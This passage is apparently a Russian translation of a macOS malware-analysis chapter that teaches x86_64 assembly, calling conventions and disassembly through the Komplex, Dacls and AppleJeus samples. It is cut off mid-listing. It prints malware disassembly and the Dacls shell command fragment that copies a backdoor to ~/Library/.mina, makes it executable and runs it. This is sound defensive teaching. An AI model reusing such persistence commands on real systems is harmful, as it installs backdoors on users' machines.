По сути, disassembler принимает на вход compiled binary, например malware sample, и выполняет этот перевод обратно в assembly code. Конечно, затем уже нам нужно осмыслить предоставленный assembly code. Этот процесс disassembling binary code и понимания последующего assembly code часто и имеют в виду аналитики вредоносного ПО, когда говорят о reverse engineering вредоносного sample.

В этом разделе мы рассмотрим различные assembler basics, сосредоточившись на `x86_64`, 64-bit version Intel x86 instruction set. Мы также будем придерживаться стандартного Intel assembly syntax. Хотя Apple недавно представила Apple Silicon, основанный на M1 system on a chip с ARM-based processor, подавляющее большинство вредоносного ПО для macOS все еще компилируется в `x86_64` code. Более того, все malware, нативно нацеленное на M1 architecture, в обозримом будущем будет распространяться в форме universal binaries. Как мы обсуждали в главе 5, universal binaries содержат несколько architecture-specific binaries, например совместимые с ARM и Intel. Для целей reverse engineering malware эти binaries должны быть логически идентичны, поэтому понимания Intel x86_64 instruction set должно быть достаточно. Наконец, многие assembly language concepts применимы и к Intel-, и к ARM-based architectures. Однако если вам интересно узнать больше об ARM instruction set architecture Apple M1 применительно к анализу macOS malware, см. мою презентацию BlackHat 2021 "Arm'd and Dangerous: Analyzing arm64 Malware Targeting macOS" или мой white paper на ту же тему. [1]

Целые книги написаны на темы assembly language и reverse engineering. Если вы хотите погрузиться глубже, среди нескольких отличных книг по теме disassembly и reverse engineering - Art of Assembly Language, Hacker Disassembling Uncovered и Reversing: Secrets of Reverse Engineering. [2]

Здесь я стремлюсь предоставить только необходимые основы, позволяя себе некоторые вольности ради упрощения различных идей, поскольку даже фундаментального понимания таких concepts достаточно, чтобы стать компетентным аналитиком вредоносного ПО.

Регистры

Registers - это temporary storage slots на CPU, к которым можно обращаться по имени. Их можно воспринимать как аналог variables в higher-level programming languages.

Intel x86_64 instruction set содержит 16 general purpose 64-bit registers, включая registers `RAX`, `RCX`, `RDX`, `RBX`, `RSP`, `RBP`, `RDI`, `RSI` и `R8` through `R15`. Однако некоторые из этих registers часто используются для specific purposes. Например, registers `RSP` и `RBP` используются для управления stack, областью memory, которая облегчает function calls и хранение temporary, или local, variables. Вы часто будете встречать assembly instructions, обращающиеся к local variables через negative offset от register `RBP`. Instruction set также содержит non-general purpose registers, такие как `RIP`, который содержит address следующей instruction для выполнения.

Ко многим 64-bit general purpose registers можно обращаться через их lower 8-bit, 16-bit или 32-bit components, с чем вы иногда столкнетесь во время binary analysis. Для registers без numbers в именах двухбуквенная abbreviation обычно идентифицирует 8- или 16-bit register component. Для 32-bit component `R` заменяется на `E`. В качестве примера рассмотрим 64-bit general purpose register `RAX`. Его 8-bit component называется `AL`, а 16-bit component - `AX`. Наконец, его lower 32 bits называются `EAX`. Для registers `R8-R15` suffixes `B`, `D` и `W` обозначают lower 8, 16 и 32 bits соответственно.

Инструкции ассемблера

Assembly instructions отображаются на specific sequences of bytes, которые инструктируют CPU выполнить operation. Все instructions содержат mnemonic, human-readable abbreviation operation. Например, mnemonic `add` отображается на binary code для выполнения, как вы уже догадались, addition operation.

Большинство assembly instructions также содержит один или несколько operands. Эти operands указывают либо registers, values, либо memory, которые использует instruction. Несколько mnemonics и example instructions приведены в таблице 6-1.

Таблица 6-1: Мнемоники и примеры инструкций

Mnemonic	Пример	Описание
`add`	`add rax, 0x100`	Добавляет second operand (`0x100`) к first.
`mov`	`mov rax, 0x100`	Перемещает second operand (`0x100`) в first.
`jmp`	`jmp 0x100000100`	Переходит к (продолжает выполнение по) address в operand (`0x100000100`).
`call`	`call rax`	Выполняет subroutine, указанную по address в operand (register `RAX`).

Соглашения о вызовах

Часто можно получить довольно полное понимание Mach-O binary, изучая system API methods, которые он вызывает. Например, вредоносный binary, который делает call к file-writing API method, передавая и contents property list, и path, попадающий в каталог `~/Library/LaunchAgents`, вероятно закрепляется как launch agent.

Поэтому нам часто не нужно тратить часы на понимание всех assembly instructions в binary. Вместо этого можно сосредоточиться на instructions, расположенных рядом с API calls, чтобы определить, какие API calls вызываются, какие arguments передаются в API call и какие actions выполняются на основе результата API call.

Когда program хочет вызвать method или system API call, она сначала должна подготовить любые arguments для call. На assembly level есть specific rules о том, как передавать arguments в method или API function. Это называется calling convention. Rules calling convention сформулированы в application binary interface (ABI). Таблица 6-2 показывает ABI для Intel-based 64-bit macOS systems.

Таблица 6-2: Соглашение о вызовах macOS (Intel 64-bit)

Элемент	**Register**
1st argument	`RDI`
2nd argument	`RSI`
3rd argument	`RDX`
4th argument	`RCX`
5th argument	`R8`
6th argument	`R9`
7th+ argument(s)	через stack
Return value	`RAX`

Поскольку эти rules применяются последовательно, аналитики вредоносного ПО могут использовать их, чтобы точно понимать, как выполняется call. Например, если method принимает single parameter, value этого parameter всегда будет храниться в register `RDI` перед call. После того как вы идентифицировали call в disassembly, найдя mnemonic `call`, просмотр назад в assembly code покажет values arguments, переданных method или API. Это часто может дать ценное понимание logic code, например URL, к которому malware sample пытается подключиться, или path файла, который он создает для заражения системы.

Аналогично, когда instruction `call` возвращается, application binary interface указывает, что return value invoked function будет храниться в register `RAX`. Поэтому вы часто увидите disassembly сразу после instruction `call`, которая проверяет и выполняет action на основе результата value в `RAX`. Например, как вы вскоре увидите, malicious sample может не beacon out к своему command and control server за tasking, если function, проверяющая network connectivity, возвращает zero (`false`) в register `RAX`.

Функция objc_msgSend

При компиляции вызовы Objective-C methods становятся calls к function `objc_msgSend` (или близкому variant), которая маршрутизирует исходный Objective-C method call к appropriate object во время runtime. Как аналитиков вредоносного ПО нас не очень интересует сама function `objc_msgSend`; скорее, мы хотим выяснить, какие Objective-C object и method вызываются, поскольку они могут дать ценное понимание capabilities sample. К счастью, понимая parameters `objc_msgSend`, мы часто можем реконструировать представление исходного Objective-C code. Таблица 6-3 суммирует arguments и return value `objc_msgSend`.

Таблица 6-3: Соглашение о вызовах в контексте функции `objc_msgSend`

Элемент	**Register**	**Для** `objc_msgSend`
1st argument	`RDI`	`self`: object, для которого вызывается method
2nd argument	`RSI`	`op`: name of the method
3rd+ argument(s)	`RDX`, `RCX`, . . .	любые arguments для method
Return value	`RAX`	return value из method

Например, рассмотрим короткий фрагмент Objective-C code в листинге 6-1, который создает URL object, используя method `URLWithString:` класса `NSURL`.

```
NSURL* url = [NSURL URLWithString:@"http://www.google.com"];
```

Листинг 6-1: Инициализация URL object через Objective-C

Когда мы disassemble compiled code (листинг 6-2), мы видим function `objc_msgSend`.

```
1 lea  rdx, qword [http___www_google_com]      ;
@"http://www.google.com"
2 mov  rsi, qword [0x100008028]               ;
@selector(URLWithString:)
3 mov  rdi, qword [objc_cls_ref_NSURL]        ;
objc_cls_ref_NSURL
call qword [objc_msgSend]
```

Листинг 6-2: Инициализация URL object, disassembled

Обратившись к таблице 6-3, мы видим, что первый parameter function `objc_msgSend`, называемый `self`, содержит pointer на object, для которого вызывается method. Если method является class method, это будет reference на class, а в случае instance method `self` будет указывать на instance class как object. Напомним, что первый parameter function хранится в register `RDI`. В листинге 6-2 видно, что parameter `self` ссылается на class `NSURL` (поскольку method `URLWithString:`, обсуждаемый вскоре, является class method) 3.

Второй parameter function `objc_msgSend`, называемый `op`, является pointer на name invoked method. Документация Apple называет это value selector, который представляет name method как null-terminated string. Напомним, что второй parameter function call можно найти в register `RSI`. В этом примере видно, что parameter установлен в pointer, ссылающийся на string `URLWithString:` 2.

Остальные parameters, передаваемые function `objc_msgSend`, - это те, которые требуются invoked method. Поскольку method `URLWithString:` принимает single parameter, disassembly инициализирует register `RDX` (third parameter в этом случае) pointer на string object, содержащий `<http://www.google.com>` 1. Наконец, `objc_msgSend` возвращает то, что возвращает invoked method. Как и для любого другого function или method call, return value можно найти в register `RAX`.

Углубленное обсуждение function `objc_msgSend`, а также Objective-C runtime и его internals см. в статьях Phrack "Modern Objective-C Exploitation Techniques" и "The Objective-C Runtime: Understanding and Abusing". [3] На этом завершается наше очень краткое обсуждение основ assembly language. Вооружившись фундаментальным пониманием этого low-level language и различных Objective-C internals, теперь глубже рассмотрим disassembled binary code.

Дизассемблирование

В этом разделе мы обсудим различные disassembly concepts и проиллюстрируем их real-world examples, взятыми непосредственно из malicious code. Позже в этой главе мы пройдем процесс использования fully featured disassembler для генерации и исследования full disassembly binary.

Важно помнить, что цель анализа malicious program - понять ее general logic и capabilities, а не обязательно каждую assembly instruction. Как я отмечал ранее, сосредоточение на logic вокруг method и function calls часто может быть эффективным средством получения такого понимания. Поэтому рассмотрим несколько примеров disassembled code, чтобы показать, как можно идентифицировать такие calls, их parameters и API response. Я выбрал эти snippets, потому что они подчеркивают idiosyncrasies, проникающие в disassembly из higher-level languages, использованных для написания binary. Обратите внимание, что я сократил их для улучшения читаемости.

Дизассемблирование Objective-C

По моему опыту, Objective-C остается language of choice для авторов вредоносного ПО, нацеленных на пользователей Mac. Однако reversing Objective-C code представляет несколько challenges, таких как широкое использование function `objc_msgSend`, обсуждавшейся ранее в этой главе. К счастью, мы все равно можем извлечь много полезной информации из disassembly.

Komplex - backdoor, связанный с активной российской APT group. [4] Он содержит различные components, включая installer и second-stage payload. Быстрый взгляд на installer выявляет множество calls к function `objc_msgSend`, указывая, что мы смотрим на compiled Objective-C code. Наша цель - определить Objective-C objects и methods, переданные function `objc_msgSend`, поскольку они могут помочь нам выяснить actions installer.

В function `main` installer мы находим следующий code (листинг 6-3):

```
0x00000001000017De    lea        rsi, qword [_joiner]
0x00000001000017e5    movabs     rdi, 0x20f74
0x0000000100001824    mov        qword [rbp-0x90], rdi
...
0x000000010000182e    mov        qword [rbp-0x98], rsi
...
0x0000000100001909    mov        rax, qword
[objc_cls_ref_NSData] 1
0x0000000100001910    mov        rsi, qword [0x1001a9428] ;
@selector(dataWithBytes:length:)
0x0000000100001917    mov        rdi, rax 2
0x000000010000191a    mov        rdx, qword [rbp-0x98] 3
0x0000000100001921    mov        rcx, qword [rbp-0x90]
0x0000000100001928    call       objc_msgSend
0x000000010000192d    mov        qword [rbp-0x60], rax
```

Листинг 6-3: Инициализация object `NSData`, disassembled (Komplex)

Сначала мы видим, что инициализируются две локальные переменные (rbp-0x90 и rbp-0x98): первая жестко закодированным значением 0x20f74, а вторая адресом глобальной переменной с именем _joiner.

Двигаясь дальше, затем мы видим ссылку на class NSData, перемещенную в регистр RAX 1. Двумя строками ниже она перемещается в регистр RDI 2. Мы знаем, что при вызове функции ее первый параметр хранится в регистре RDI, и что для вызовов функции objc_msgSend этот параметр является class или object, для которого должен быть вызван method. Поэтому теперь мы знаем, что вредоносное ПО вызывает class method NSData. Но какой именно?

Что ж, второй параметр, переданный функции objc_msgSend, идентифицирует method, и мы знаем, что его можно найти в регистре RSI. В дизассемблированном коде мы видим, что регистр RSI инициализирован pointer, хранящимся по адресу 0x1001a9428. Более того, дизассемблер аннотирует этот адрес, чтобы сообщить нам, что установщик вызывает method с именем dataWithBytes:length:, принадлежащий class NSData.

Затем взгляните на два параметра для этого method, которые передаются функции objc_msgSend через регистры RDX и RCX 3. Регистр RDX будет содержать значение для параметра dataWithBytes: и инициализирован из локальной переменной rbp-0x98. Напомним, что эта переменная содержит адрес глобальной переменной с именем _joiner. Регистр RCX хранит значение для параметра length: и инициализирован из локальной переменной rbp-0x90, которая содержит 0x20f74.

Из этого анализа мы можем реконструировать исходный Objective-C call следующим образом (листинг 6-4):

```
NSData* data = [NSData dataWithBytes:_joiner length:0x20f74];
```

Листинг 6-4: Реконструированный Objective-C code (Komplex)

Созданный объект NSData затем сохраняется в локальной переменной, найденной по rbp-0x60.

Далее мы находим другой Objective-C call (листинг 6-5).

```
0x00000001000017d2    lea       rcx, qword
[cfstring__tmp_content]   ; @"/tmp/content"
0x00000001000017d9    mov       edx, 0x1
...
0x0000000100001838    mov       dword [rbp-0x9c], edx
...
0x0000000100001848    mov       qword [rbp-0xb0], rcx
0x0000000100001931    mov       rax, qword [rbp-0x60] ; ret
value from dataWithBytes:length:.
0x0000000100001935    mov       rsi, qword [0x1001a9430] ;
@selector(writeToFile:atomically:) 1
0x000000010000193c    mov       rdi, rax
0x000000010000193f    mov       rdx, qword [rbp-0xb0]
0x0000000100001946    mov       ecx, dword [rbp-0x9c] 2
0x000000010000194c    call      objc_msgSend
```

Листинг 6-5: Запись файла, disassembled (Komplex)

Здесь инициализируются еще две локальные переменные: первая с путем к файлу с именем content в каталоге /tmp, а вторая с жестко закодированным значением 1. Затем объект NSData, созданный в предыдущем фрагменте дизассемблированного кода, загружается в RAX, а затем в RDI. Поскольку регистр RDI хранит первый параметр для вызова функции objc_msgSend, теперь мы знаем, что установщик вызывает method call на этом объекте.

Method хранится в регистре RSI и идентифицирован дизассемблером как writeToFile:atomically: 1. Параметры для этого method хранятся в регистрах RDX и RCX. Первый, соответствующий параметру writeToFile:, инициализирован из локальной переменной, хранящей путь /tmp/content. Второй является Boolean flag для параметра atomically: и инициализирован

из локальной переменной, содержащей значение 1. Поскольку полный 64-битный регистр не нужен, compiler решил использовать только lower 32 bits, что объясняет ссылку на `ECX` вместо `RCX` 2.

Из этого анализа мы снова можем реконструировать исходный Objective-C call (листинг 6-6):

```
[data writeToFile:@"/tmp/content" atomically:1]
```

Листинг 6-6: Реконструированный Objective-C (Komplex)

В сочетании с нашим анализом предыдущего Objective-C call мы обнаружили, что вредоносное ПО записывает встроенный payload, найденный в глобальной переменной с именем `joiner`, в файл `/tmp/content`. Мы можем подтвердить, что `joiner` действительно содержит встроенный (Mach-O) payload, просмотрев его содержимое, которое находится по адресу `0x100004120` (листинг 6-7).

```
_joiner:
0x0000000100004120         db  0xcf ; '.'
0x0000000100004121         db  0xfa ; '.'
0x0000000100004122         db  0xed ; '.'
0x0000000100004123         db  0xfe ; '.'
0x0000000100004124         db  0x07 ; '.'
0x0000000100004125         db  0x00 ; '.'
0x0000000100004126         db  0x00 ; '.'
```

Листинг 6-7: Встроенный Mach-O binary (Komplex)

С учетом little-endian формата Intel, который указывает, что least significant byte слова хранится по наименьшему адресу, первые четыре байта образуют значение `0xfeedfacf`. Это значение соответствует константе `MH_MAGIC_64`, обозначающей начало 64-bit Mach-O executable. Дальнейший анализ дизассемблированного кода установщика показывает, что после записи встроенного бинарного payload на диск он выполняется. Triage этого бинарного файла показывает, что на самом деле это постоянный second-stage payload Komplex.

Дизассемблирование Swift

Конечно, не все вредоносное ПО написано на Objective-C. Язык программирования Swift - модный новичок, и несколько образцов macOS malware были написаны на нем. Reverse engineering Swift binary немного труднее, чем reverse engineering binary, написанного на Objective-C, из-за таких факторов, как name mangling и другие programming abstractions.

Name mangling кодирует такие элементы, как method names, чтобы гарантировать их уникальность внутри compiled binary. К сожалению, если их не demangle, это сильно влияет на читаемость имени элемента, усложняя анализ. Однако современные дизассемблеры теперь способны создавать достаточно понятные листинги дизассемблированного кода из скомпилированных Swift binaries, например с полностью decoded mangled names, добавленными как annotations.

Более того, поскольку Swift runtime использует многие Objective-C frameworks, наше обсуждение функции `objc_msgSend` все еще актуально. В середине 2020 года исследователи обнаружили новый macOS backdoor, который они назвали Dacls и связали с Lazarus APT Group. Его вредоносное приложение-установщик было написано на Swift. Здесь мы выделим несколько фрагментов его дизассемблированного кода, которые показывают, как вредоносное ПО инициализирует, а затем запускает Objective-C object `NSTask`, чтобы выполнить installation commands (листинг 6-8).

```
0x0000000010001e1f1    mov        r15, rax
0x0000000010001e1f4    movabs     rdi, '/bin/bash' 1
0x0000000010001e1fe    movabs     rsi,
'h\x00\x00\x00\x00\x00\x00\xe9'
0x0000000010001e208    call
imp___stubs__$sSS10FoundationE19_bridgeToObjectiveCSo8NSStrin
```

```
g
                                CyF ; (extension in
Foundation):Swift.String._bridgeToObjectiv
                                eC() -> __C.NSString 2
0x000000010001e20d    mov       rbx, rax
0x000000010001e210    mov       rsi, qword [0x100045ba0] ;
@selector(setLaunchPath:)
0x000000010001e217    mov       rdi, r15
0x000000010001e21a    mov       rdx, rax
0x000000010001e21d    call      objc_msgSend 3
```

Листинг 6-8: Дизассемблированный Swift-код инициализации `NSTask` (Dacls)

Этот фрагмент дизассемблированного Swift-кода преобразует Swift-строку в Objective-C `NSString` 2. Из дизассемблированного кода очевидно, что эта строка является путем к shell: `/bin/bash` 1. Далее, как Objective-C string, она передается методу `setLaunchPath:` объекта `NSTask`, который вызывается через функцию `objc_msgSend` 3. Хотя объект `NSTask` (найденный в регистре `R15`) не виден в этом фрагменте дизассемблированного кода, selector method `setLaunchPath:` и его аргумент (хранящийся в `RAX` как возвращаемое значение bridging call) видны. Часто знания имени метода достаточно, чтобы установить class или object type, поскольку это имя может быть уникальным для class. Например, быстрый поиск Google или обращение к документации Apple по методу `setLaunchPath:` показывает, что он принадлежит class `NSTask`.

После того как вредоносное ПО установило launch path `NSTask` в `/bin/bash`, оно инициализирует task arguments (листинг 6-9).

```
0x000000010001e273    call      swift_allocObject 1
0x000000010001e278    mov       rbx, rax
...
0x000000010001e286    mov       qword [rax+0x20], '-c' 2
...
0x000000010001e2a4    mov       r14, qword [rbp+var_80]
0x000000010001e2a8    mov       qword [rbx+0x38], r14
...
0x000000010001e2c0    mov       rsi, qword
[_$sSSN_10003d0b8]  ; type metadata for Swift.

String ;
0x000000010001e2c7    mov       rdi, rbx
0x000000010001e2ca    call
imp___stubs__$sSa10FoundationE19_bridgeToObjectiveCSo7NSArray
C
                                yF ; (extension in
Foundation):Swift.Array._bridgeToObjectiveC
                                () -> __C.NSArray 3
0x000000010001e2cf    mov       r13, rax
...
0x000000010001e2da    mov       rsi, qword [0x100045ba8] ;
@selector(setArguments:)
0x000000010001e2e1    mov       rdi, r15
0x000000010001e2e4    mov       rdx, r13
0x000000010001e2e7    call      objc_msgSend 4
```

Листинг 6-9: Еще Swift disassembly инициализации `NSTask` (Dacls)

Как видите, метод создает объект, содержащий различные Swift-строки 1, затем преобразует его в `NSArray` 3. Затем он передается методу `setArguments:` объекта `NSTask`, который вызывается через функцию `objc_msgSend` 4. Аргумент `-c` 2 указывает `bash` трактовать следующую строку как команду. Из этого фрагмента дизассемблированного кода нелегко выяснить оставшиеся аргументы метода, но с помощью динамического анализа (описанного в следующих главах) мы можем пассивно восстановить эти аргументы, а также определить, что они частично жестко закодированы внутри бинарного файла по адресу `0x0000000100033f70` (листинг 6-10):

```
0x0000000100033f70    db        " ~/Library/.mina > /dev/null
2>&1 && chmod +x
~/Library/.mina > /dev/null 2>&1 && ~/Library/.mina >
/dev/null 2>&1", 0
```

Листинг 6-10: Встроенные аргументы (Dacls)

Эти жестко закодированные аргументы во время выполнения предваряются командой копирования (`cp`) и именем постоянного backdoor вредоносного ПО, `SubMenu.nib`. В совокупности аргументы указывают `bash` сначала скопировать постоянный backdoor в `~/Library/.mina`, сделать его исполняемым и наконец запустить. Чтобы инициировать эти действия, вредоносное ПО вызывает метод `launch` объекта `NSTask` (листинг 6-11).

```
0x000000010001e300    mov       rdi, qword [rcx+rax]
0x000000010001e304    mov       rsi, qword [0x100045bb0]   ;
@selector(launch) 1
0x000000010001e30b    call      objc_msgSend 2
```

Листинг 6-11: Дизассемблированный запуск объекта `NSTask` (Dacls)

Как и ожидалось, Objective-C method call направляется через функцию `objc_msgSend` 2. К счастью, дизассемблер аннотировал selector: метод `launch` объекта `NSTask` 1.

На этом этапе, всего лишь по этим фрагментам дизассемблированного Swift-кода, мы смогли извлечь основную логику вредоносного установщика. В частности, мы определили, что постоянный payload (`SubMenu.nib`) копируется в каталог `~/Library/.mina`, а затем запускается.

Дизассемблирование C/C++

Авторы вредоносного ПО иногда создают Mac malware на языках программирования не из экосистемы Apple, таких как C или C++. Давайте рассмотрим другой сокращенный фрагмент дизассемблированного кода, на этот раз из загрузчика first-stage implant Lazarus Group с именем AppleJeus, изначально написанного на C++. [5] Фрагмент взят из функции с именем `getDeviceSerial`, хотя из-за C++ name mangling в дизассемблере она отображается как `Z15getDeviceSerialPc`.

> NOTE
>
> Mangled names обычно начинаются с `Z` (или `_Z`). Далее идет длина имени функции (например, `15` для длины `getDeviceSerial`). Затем к mangled name добавляются типы аргументов. Например, `P` означает pointer, а `c` означает character; это значит, что функция `getDeviceSerial` принимает один аргумент, тип которого - character pointer (`char *`).

Просматривая довольно большой фрагмент дизассемблированного кода (листинг 6-12), сначала обратите внимание, что дизассемблер извлек объявление функции как аннотацию, которая (к счастью для нас) включает ее исходное имя, а также количество и формат параметров. По demangled name `getDeviceSerial` предположим, что эта функция получает серийный номер зараженной системы (хотя мы это также проверим). Поскольку функция принимает в качестве

единственного параметра pointer to string buffer (`char*`), разумно предположить, что она сохранит извлеченный серийный номер в этом buffer, чтобы он был доступен вызывающему коду.

```
__Z15getDeviceSerialPc:          // getDeviceSerial(char*)
0x0000000100004548    mov        r14, rdi 1
0x0000000100004559    mov        rax, qword
[_kIOMasterPortDefault]
0x0000000100004560    mov        r15d, dword [rax] 2
0x0000000100004563    lea        rdi, qword
[IOPlatformExpertDevice] ;"IOPlatformExpertDevice"
0x000000010000456a    call       IOServiceMatching 3
0x000000010000456f    mov        edi, r15d
0x0000000100004572    mov        rsi, rax
0x0000000100004575    call       IOServiceGetMatchingService
4
0x000000010000457e    mov        r15d, eax
0x0000000100004581    mov        rax, qword
[_kCFAllocatorDefault]
0x0000000100004588    mov        rdx, qword [rax]
0x000000010000458b    lea        rsi, qword
[IOPlatformSerialNumber]
0x0000000100004592    xor        ecx, ecx
0x0000000100004594    mov        edi, r15d
0x0000000100004597    call
IORegistryEntryCreateCFProperty 5
0x000000010000459c    mov        edx, 0x20
0x00000001000045a1    mov        ecx, 0x8000100
0x00000001000045a6    mov        rdi, rax
0x00000001000045a9    mov        rsi, r14
0x00000001000045ac    call       CFStringGetCString 6

return
```

Листинг 6-12: Дизассемблированная функция `getDeviceSerial` (AppleJeus)

Сначала функция перемещает свой единственный аргумент, хранящийся в `RDI`, output buffer, в регистр `R14`, фактически локально сохраняя его 1. Она делает это потому, что если функция `getDeviceSerial` выполняет другие вызовы, ожидающие аргументы (а она их выполняет), регистр `RDI` будет заново инициализирован для этих других вызовов. Как вы увидите, в конце функции `getDeviceSerial` этот output buffer заполняется серийным номером устройства. Поэтому функция должна сохранить этот аргумент в неиспользуемом регистре. Использование таких "scratch" registers для сохранения значений весьма распространено, и их аннотации часто облегчают reversing сложных функций.

Функция перемещает pointer на `kIOMasterPortDefault` в `RAX` и разыменовывает его в регистр `R15` 2.

Согласно документации Apple Developer, `kIOMasterPortDefault` - это default mach port, используемый для связи с IOKit services. [6] (Mach port - это механизм, облегчающий inter-process communications.) Из этого наблюдения следует, что вредоносное ПО, вероятно, будет использовать IOKit для извлечения серийного номера зараженного устройства.

Далее мы видим, что функция `getDeviceSerial` выполняет свой первый вызов Apple API: функции `IOServiceMatching` 3. Apple отмечает, что эта функция, принимающая один параметр, создает и возвращает dictionary, который облегчает поиск и сопоставление целевого IOKit service. [7] Мы знаем, что регистр `RDI` хранит первый аргумент вызова функции или метода. Непосредственно перед вызовом мы видим, что assembly code инициализирует этот регистр значением `"IOPlatformExpertDevice"`. Иными словами, он вызывает функцию `IOServiceMatching` со строкой `"IOPlatformExpertDevice"`.

После создания matching dictionary код вызывает другой IOKit API, функцию `IOServiceGetMatchingService` 4. В документации Apple сказано, что эта функция найдет `IOService`, соответствующий заданным критериям поиска. [8] В качестве параметров она ожидает

master port и matching dictionary. Дизассемблированный код перемещает значение из регистра R15 в регистр EDI (32-битную часть регистра RDI). Несколькими строками ранее код переместил kIOMasterPortDefault в регистр R15. Таким образом, код просто перемещает kIOMasterPortDefault в регистр EDI, делая его первым аргументом вызова IOServiceGetMatchingService. Аналогично обратите внимание, что перед вызовом RAX перемещается в регистр RSI, поскольку регистр RSI используется как второй параметр для вызовов функций. Поскольку регистр RAX содержит результат вызова, регистр RSI будет содержать matching dictionary из вызова IOServiceMatching. После вызова IOServiceGetMatchingService service io_service_t возвращается в регистре RAX. Поскольку matching dictionary был инициализирован строкой "IOPlatformExpertDevice", ссылка на IOKit object IOPlatformExpertDevice будет найдена и возвращена. Как вы увидите, этот object можно запрашивать для получения информации о системе (platform), включая ее серийный номер.

Далее код настраивает параметры для вызова системной функции, извлекающей значение свойства IOKit registry: IORegistryEntryCreateCFProperty 5. Эта настройка параметров начинается с загрузки kCFAllocatorDefault в RDX, регистр, используемый для третьего аргумента. Документация Apple по этой функции указывает, что это memory allocator, который нужно использовать. [9] После этого адрес строки "IOPlatformSerialNumber" загружается в регистр RSI. Используемый для второго аргумента, этот регистр содержит имя интересующего свойства. Затем 32-битный компонент регистра RCX (ECX), четвертый аргумент, инициализируется нулем, поскольку XOR регистра с самим собой устанавливает регистр в ноль.

Наконец, перед выполнением вызова значение из R15D (D указывает на 32-битную часть регистра R15) перемещается в EDI, 32-битную часть регистра RDI. Это инициализирует параметр RDI значением kIOMasterPortDefault, ранее сохраненным в R15D. После вызова IORegistryEntryCreateCFProperty регистр RAX будет хранить значение требуемого свойства: IOPlatformSerialNumber.

Наконец, функция вызывает CFStringGetCString, чтобы преобразовать извлеченное свойство, объект CFString, в обычную null-terminated C-string 6. Разумеется, перед этим вызовом параметры должны быть инициализированы. Регистр EDX (32-битная часть RDX) устанавливается в 0x20, что задает размер output buffer. Регистр ECX (32-битная часть RCX) устанавливается в kCFStringEncodingUTF8 (0x8000100). Регистр RDI устанавливается в значение RAX, содержащее извлеченное значение свойства IOPlatformSerialNumber. Наконец, второй аргумент, RSI, устанавливается в R14. Помните, что регистр R14 содержит значение из RDI, переданное в getDeviceSerial. Поскольку в документации Apple для CFStringGetCString сказано, что второй аргумент - это buffer, в который нужно скопировать строку, теперь мы знаем, что параметр, переданный функции getDeviceSerial, действительно является output buffer для серийного номера. [10]

Стоит отметить: хотя языки более высокого уровня, такие как C++, требуют передавать аргументы в заданном порядке, на уровне assembly единственное требование состоит в том, чтобы параметры хранились в соответствующих регистрах или позиции стека до выполнения вызова. В результате вы можете видеть инструкции, которые инициализируют аргументы "не по порядку". Например, здесь второй аргумент задается последним.

Сосредоточившись на API-вызовах, выполняемых функцией getDeviceSerial, мы смогли подтвердить ее функциональность: получение серийного номера зараженной системы (IOPlatformSerialNumber) через IOKit. Более того, используя анализ параметров, мы смогли определить, что функция getDeviceSerial будет вызываться с buffer для серийного номера. Кому вообще нужен исходный код, правда?

Дизассемблирование потока управления

До сих пор наш анализ был сосредоточен на логике, содержащейся исключительно внутри функций, а не на взаимодействиях функций и кода, который их вызывает. Понимание таких взаимодействий важно при анализе вредоносного ПО, поскольку вредоносный код часто выполняет решающие действия на основе возвращаемого значения одной функции. Payload Komplex дает наглядный пример.

Постоянный payload Komplex содержит логику в функции с именем `__Z19connectedToInternetv` (которая demangle в `connectedToInternet`). Эта удачно названная функция проверяет, подключен ли зараженный хост к интернету. Если хост offline, вредоносное ПО, что вполне понятно, будет ждать восстановления сетевого подключения, прежде чем попытаться подключиться к своему command and control server для получения заданий. (Эта проверка также служит базовым антианалитическим механизмом, основанным на предположении, что большинство аналитических систем не подключены к интернету.)

Изучим дизассемблированный код вредоносного ПО, который вызывает функцию `connectedToInternet`, а затем действует в зависимости от ее ответа (листинг 6-13).

```
0x0000000100005b15:
0x0000000100005b15    call       connectedToInternet()
0x0000000100005b1a    and        al, 0x1
0x0000000100005b1c    mov        byte [rbp+var_19], al
0x0000000100005b1f    test       byte [rbp+var_19], 0x1
1 0x0000000100005b23    jz         loc_100005b2e
2 0x0000000100005b29    jmp        loc_100005b40
3 0x0000000100005b2e:
0x0000000100005b2e    mov        edi, 0x3c
0x0000000100005b33    call       sleep
0x0000000100005b38    mov        [rbp+var_3C], eax
4 0x0000000100005b3b    jmp        0x0000000100005b15
loc_100005b40:
...
```

Листинг 6-13: Проверка сетевого подключения и поток управления (Komplex)

Сначала вредоносное ПО вызывает функцию `connectedToInternet`. Поскольку эта функция не принимает параметров, настройка регистров не требуется. После вызова вредоносное ПО проверяет возвращаемое значение через инструкции `test` и `jz` (`jump zero`). Инструкция `test` выполняет побитовое AND двух операндов (отбрасывает результат) и устанавливает zero flag на основе результата. Поэтому, если функция `connectedToInternet` возвращает ноль, будет выполнена инструкция `jz` 1 с переходом к инструкциям по адресу `0x0000000100005b2e` 3. Здесь код вызывает системную функцию `sleep`, прежде чем вернуться циклом к инструкциям по адресу `0x0000000100005b15`, чтобы снова проверить подключение 4.

Как только функция `connectedToInternet` возвращает ненулевое значение, выполняется безусловный переход 2, выходящий из цикла. Иными словами, вредоносное ПО будет ждать, пока система подключится к интернету, прежде чем продолжить.

Теперь, когда мы понимаем функциональность вредоносного ПО, мы можем реконструировать логику следующим Objective-C кодом (листинг 6-14).

```
while(0x0 == connectedToInternet()) {
    sleep(0x3c);
}
```

Листинг 6-14: Реконструированные проверка сетевого подключения и поток управления (Komplex)

После разбора этих разных фрагментов дизассемблированного кода мы, вероятно, все согласимся, что читать assembly code довольно утомительно. К счастью, благодаря недавним достижениям в технологиях decompiler есть надежда!

Декомпиляция

Вы видели, как дизассемблер может разобрать файл и перевести binary code обратно в человекочитаемый assembly. Decompilers стремятся продвинуть этот перевод на шаг дальше, воссоздавая представление извлеченного binary code на уровне исходного кода. Это представление исходного кода может быть и более кратким, и более читаемым, чем assembly, упрощая анализ неизвестных бинарных файлов. Продвинутые reverse-engineering tools часто содержат возможности и disassembler, и decompiler. Примеры таких инструментов включают Hopper (обсуждается в следующем разделе), IDA Pro и Ghidra.

Помните функцию `getDeviceSerial` из загрузчика first-stage implant Lazarus Group? Хотя полный дизассемблированный код этой функции занимает около 50 строк, декомпиляция куда лаконичнее и укладывается примерно в 15 строк (листинг 6-15).

```
int getDeviceSerial(int * arg0) {
    r14 = arg0;
    ...
    r15 = kIOMasterPortDefault;
    rax = IOServiceMatching("IOPlatformExpertDevice");
    rax = IOServiceGetMatchingService(r15, rax);
    if (rax != 0x0) {
        rbx =
CFStringGetCString(IORegistryEntryCreateCFProperty(rax,
              @"IOPlatformSerialNumber", kCFAllocatorDefault,
